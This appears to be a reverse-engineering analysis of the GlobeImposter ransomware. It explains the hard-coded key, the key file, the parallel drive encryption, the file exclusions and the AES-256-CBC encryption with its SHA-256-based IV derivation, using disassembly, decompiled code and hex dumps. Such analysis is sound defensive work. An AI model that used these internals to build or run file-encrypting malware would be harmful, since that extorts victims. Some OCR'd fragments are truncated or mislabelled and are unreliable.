
The list of the processes to be terminated is stored outside of the encrypted config, in the payload body.

Key file

The ransomware loads the hard-coded 256-bit key (HCK265) from itself, which is used to generate AES key and IV for files encryption:

67 E6 09 6A 85 AE 67 BB 72 F3 6E 3C 3A F5 4F A5

7F 52 0E 51 8C 68 05 9B AB D9 83 1F 19 CD E0 5B




```
00408B0B LoadKey proc near
00408B0B
00408B0B arg_0= dword ptr  4
00408B0B arg_4= dword ptr  8
00408B0B
00408B0B mov     eax, [esp+arg_0]
00408B0F mov     ecx, [esp+arg_4]
00408B13 and     dword ptr [eax], 0
00408B16 and     dword ptr [eax+4], 0
00408B1A test    ecx, ecx
00408B1C jnz     short loc_408B58
```

```
00408B1E mov     dword ptr [eax+8], 6A09E667h
00408B25 mov     dword ptr [eax+0Ch], 0BB67AE85h
00408B2C mov     dword ptr [eax+10h], 3C6EF372h
00408B33 mov     dword ptr [eax+14h], 0A54FF53Ah
00408B3A mov     dword ptr [eax+18h], 510E527Fh
00408B41 mov     dword ptr [eax+1Ch], 9B05688Ch
00408B48 mov     dword ptr [eax+20h], 1F83D9ABh
00408B4F mov     dword ptr [eax+24h], 5BE0CD19h
00408B56 jmp     short loc_408B90
```

```
00408B58
00408B58 loc_408B58:
00408B58 mov     dword ptr [eax+8], 0C1059ED8h
00408B5F mov     dword ptr [eax+0Ch], 367CD507h
00408B66 mov     dword ptr [eax+10h], 3070DD17h
00408B6D mov     dword ptr [eax+14h], 0F70E5939h
00408B74 mov     dword ptr [eax+18h], 0FFC00B31h
00408B7B mov     dword ptr [eax+1Ch], 68581511h
00408B82 mov     dword ptr [eax+20h], 64F98FA7h
00408B89 mov     dword ptr [eax+24h], 0BEFA4FA4h
```


```
00408B90
00408B90 loc_408B90:
00408B90 mov     [eax+68h], ecx
00408B93 retn    8
00408B93 LoadKey endp
```

The key file with the session keys is created in %All users%. The name of the file is the config decryption key.


Lister - [c:\Documents and Settings\All Users\AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CD...
File
Edit
Options
Encoding
Help
100 %

```
DDBFC3195516D340D986167D9DB49DCC23B1F02E8FAA8C2381902EDF2DA3BBF598033A1916D923171
1E498C573E6EF83F51489 60A4553B0EB3A6A8BC6AE441D5B1CBA97FAEFE03D4A57BDDEA8F1EC7EBE4
1CC1D6ED09FE946E08B3BD0B6FB5567D2D165E6D1434169A99A24881B48482C997A77050200 6E0EE6
6E70719648A11
6D 14 9C C8 5B 0E 0E EC 6F 57 25 65 71 D6 79 AB
61 DD D3 F7 30 B4 77 9D 0B 63 72 1C A0 46 BC 53
E9 94 41 A6 53 A4 6C CC 4D 9F A8 1E B4 30 CC A7
D6 4C 8C 9F 82 AE F1 7E 7B 44 33 46 8C 48 B0 73
51 9A 24 1F 6B DC 39 9D 81 55 3F 1D D8 91 9D 42
3D 64 C3 BA 79 97 FE F0 EB 8B 1D EF 14 47 5C F4
00 A3 4C E8 46 85 2C D1 8C 2D B3 64 85 EA DF 1D
0F 41 74 DA F7 AE 68 FE DA BD FD A6 D3 18 16 BC
65 2C E3 1A 2B 93 B5 40 CC C1 E1 8F EA CF 13 D4
E5 6A A3 A0 B4 B6 B9 BB 1A F0 73 DE 6E 33 1C BF
04 67 57 3B D7 EE B6 1D 1A AC 64 F5 D3 CD C5 7C
0A D4 3F DB B3 03 F9 B2 C4 EE FE 39 29 98 0D DC
CF 06 03 B5 AA 2B 47 6D B2 F2 9E 91 E2 C5 B6 73
38 61 3F F7 80 C4 22 BC A0 40 05 7B 9E 91 26 2A
01 5B A0 4E 87 94 3C 0D 04 44 52 6F C3 60 95 FF
6D 40 27 33 C1 7A 8F 2E 7E 3B 19 1F 21 D5 CA 68
```

The key file contains auxiliary data that can be used to decrypt the user’s files. The values are encrypted using AES-256-CBC six times with different IVs.



```
00406AE8
00406AE8 loc_406AE8:
00406AE8 mov     [esp+eax+328h+var_2D8], al
00406AEC inc     eax
00406AED cmp     eax, 20h
00406AF0 jl      short loc_406AE8
```

```
00406AF2 push    100h
00406AF7 lea     eax, [esp+32Ch+var_2D8]
00406AFB push    eax
00406AFC lea     eax, [esp+330h+var_1
00406B03 push    eax
00406B04 call    AESKeyExpansion256
00406B09 xor     ebx, ebx
```

```
[esp+32Ch+var_2D8]=[Stack
                 db    0
                 db    1
                 db    2
                 db    3
                 db    4
                 db    5
                 db    6
                 db    7
                 db    8
                 db    9
```

```
00406B0B
00406B0B loc_406B0B:
00406B0B xor     eax, eax
00406B0D lea     edi, [esp+328h+var
```


AES key

IVs

```
00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ......
10 11 12 13 14 15 16 17  18 19 1A 1B 1C 1D 1E 1F  ......
00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00  ............
00 00 00 2B 00 00 00 30  17 8C 59 43 6D 36 C0 8C  ...0.îYCm6+î
E1 97 33 BE B4 BD 44 49  38 38 39 99 F5 6D A2 7E  ßù3+¦+DI889Ö)mó~
E8 7D C0 D0 16 03 73 6A  72 73 61 5F 65 6E 63 72  F}+-..sjrsa_encr
79 70 74 80 00 00 00 00  00 00 00 00 00 00 00 00  yptÇ.............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

File encryption


The GlobeImposter ransomware encrypts local, removable, and network drives in parallel by running multiple threads. Once the key file is created in %All Users%, it starts a new thread for every available drive type to encrypt files on.



```
.rdata:004099E0 push    eax
.rdata:004099E1 lea     eax, [esp+274h]
.rdata:004099E8 push    eax
.rdata:004099E9 call    FindFirstFileW
.rdata:004099EF mov     ebp, eax
.rdata:004099F1 cmp     ebp, 0FFFFFFFFh
.rdata:004099F4 jz      loc_409B7B eax=Stack[00000448]:aC
.rdata:004099FA                    aC:
.rdata:004099FA loc_4099FA:                   unicode 0, <C:\*>,0
.rdata:004099FA push    offset a_
.rdata:004099FF lea     eax, [esp+50h]
.rdata:00409A03 push    eax
.rdata:00409A04 call    esi ; lstrcmpiW
.rdata:00409A06 test    eax, eax
.rdata:00409A08 jz      loc_409B60
.rdata:00409A0E push    offset a__                   ; ".."
.rdata:00409A13 lea     eax, [esp+50h]
.rdata:00409A17 push    eax
```

Before encryption, it checks:

- if the last five letters of the current file's name to '..doc'
- if the file name is equal to 'Read___ME.html'
- if the file name is equal to the key file name '*AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7*'
- if the file name is equal to the ransomware file name




```
004095EE push    esi
004095EF push    [esp+18h+arg_0]
004095F3 sub     edi, eax
004095F5 call    lstrlenA
004095FB add     eax, edi
004095FD push    eax
004095FE call    lstrcmpiA
00409604 test    eax, eax
00409606 jz      short loc_409643

00409608 mov     edi, [esp+

eax=debug009:001491FF
        db  43h ; C
        db  2Eh ; .
        db  42h ; B
        db  41h ; A
        db  54h ; T
        db    0
```

To encrypt the user's files, the ransomware uses an AES-256-CBC algorithm with no padding.

```
v3 = a1;
 v4 = *(_DWORD *)(a1 + 4);
 v5 = *(_DWORD *)v4 ^ (*(_BYTE *)a2 | ((*(_BYTE *)(a2 + 1) | ((*(_BYTE *)(a2 + 2) | (*(_BYTE *)(a2 + 3) << 8)) << 8)) << 8));
 v32 = *(_DWORD *)v4 ^ (*(_BYTE *)a2 | ((*(_BYTE *)(a2 + 1) | ((*(_BYTE *)(a2 + 2) | (*(_BYTE *)(a2 + 3) << 8)) << 8)) << 8));
 v6 = *(_DWORD *)(v4 + 4) ^ (*(_BYTE *)(a2 + 4) | ((*(_BYTE *)(a2 + 5) | ((*(_BYTE *)(a2 + 6) | (*(_BYTE *)(a2 + 7) << 8)) << 8)) << 8));
 v4 += 8;
 v35 = *(_DWORD *)v4 ^ (*(_BYTE *)(a2 + 8) | ((*(_BYTE *)(a2 + 9) | ((*(_BYTE *)(a2 + 10) | (*(_BYTE *)(a2 + 11) << 8)) << 8)) << 8));
 v33 = v6;
 v4 += 4;
 v7 = *(_DWORD *)v4 ^ (*(_BYTE *)(a2 + 12) | ((*(_BYTE *)(a2 + 13) | ((*(_BYTE *)(a2 + 14) | (*(_BYTE *)(a2 + 15) << 8)) << 8)) << 8));
 v8 = v4 + 4;
 v37 = v7;
 for ( i = (*(_DWORD *)v3 >> 1) - 1; i > 0; --i )
 {
   v9 = *(_DWORD *)v8 ^ dword_40A970[(unsigned __int8)v5] ^ dword_40B570[v37 >> 24] ^ dword_40AD70[(unsigned __int16)v33 >> 8] ^dword_40B170[((unsigned int)v35 >> 16) & 0xFF];
   v10 = v8 + 4;
   v11 = v9;
   v12 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v33] ^ dword_40B570[(unsigned int)v5 >> 24] ^ dword_40AD70[(unsigned __int16)v35 >>8] ^ dword_40B170[(v37 >> 16) & 0xFF];
   v10 += 4;
   v13 = v12;
   v14 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v35] ^ dword_40B570[v33 >> 24] ^ dword_40B170[((unsigned int)v5 >> 16) & 0xFF] ^dword_40AD70[(unsigned __int16)v37 >> 8];
   v10 += 4;
   v15 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v37] ^ dword_40B570[(unsigned int)v35 >> 24] ^ dword_40AD70[(unsigned __int16)v32 >>8] ^ dword_40B170[(v33 >> 16) & 0xFF];
   v10 += 4;
   v16 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v11] ^ dword_40B570[(unsigned int)v15 >> 24] ^ dword_40AD70[(unsigned __int16)v12 >>8] ^ dword_40B170[((unsigned int)v14 >> 16) & 0xFF];
   v10 += 4;
   v32 = v16;
   v17 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v13] ^ dword_40B570[v11 >> 24] ^ dword_40AD70[(unsigned __int16)v14 >> 8] ^dword_40B170[((unsigned int)v15 >> 16) & 0xFF];
   v10 += 4;
   v33 = v17;
   v35 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v14] ^ dword_40B570[v13 >> 24] ^ dword_40B170[(v11 >> 16) & 0xFF] ^dword_40AD70[(unsigned __int16)v15 >> 8];
   v10 += 4;
   v18 = dword_40B570[(unsigned int)v14 >> 24] ^ dword_40AD70[(unsigned __int16)v11 >> 8] ^ dword_40B170[(v13 >> 16) & 0xFF];
   v5 = v32;
   v19 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v15] ^ v18;
   v8 = v10 + 4;
   v37 = v19;
 }
```

To encrypt a file, the GlobeImposter ransomware calculates IV (16 bytes) and AES key (32 bytes) based on the hardcoded 32-byte key (HCK256) mentioned above.

Calculating AES 16-byte IV to encrypt a file:




```
00408BCD cmp     esi, ecx
00408BCF jb      short loc_408BFF
```

```
00408BD1 mov     edi, [esp+10h+arg_4]
00408BD5 lea     eax, [ebx+28h]
00408BD8 push    ecx
00408BD9 add     eax, ebp
00408BDB push    edi
00408BDC push    eax
00408BDD call    CopyAndShiftBytes
00408BE2 add     esp, 0Ch
00408BE5 lea     eax, [ebx+28h]
00408BE8 push    eax
00408BE9 push    ebx
00408BEA call    TransformHCKey  ; calculate IV
00408BEF add     edi, [esp+10h+arg_0]
00408BF3 sub     esi, [esp+10h+arg_0]
00408BF7 xor     ebp, ebp
00408BF9 mov     [esp+10h+arg_8], ebp
00408BFD jmp     short loc_408C03
```

```
00408BFF
00408BFF loc_408BFF:
00408BFF mov     edi, [esp+10h+arg_4]
```

```
00408C03
00408C03 loc_408C03:
00408C03 cmp     esi, 40h
00408C06 jb      short loc_408C27
```


AES IV for file encryption is the first 16 bytes of the hash calculated using a modified SHA-256 algorithm from the HCK256.



```
do
{
  if ( v3 >= 0x10 )
  {
    v6 = *(&v38 + v3);
    v7 = v27[v3];
    v8 = __ROL4__(v6, 15);
    v9 = __ROL4__(*(&v38 + v3), 13);
    v10 = (v6 >> 10) ^ v9 ^ v8;
    v11 = __ROR4__(v7, 7);
    v12 = __ROL4__(v27[v3], 14);
    v40[v3] = *(&v33 + v3) + *(&v26 + v3) + ((v7 >> 3) ^ v11 ^ v12) + v10;
  }
  else
  {
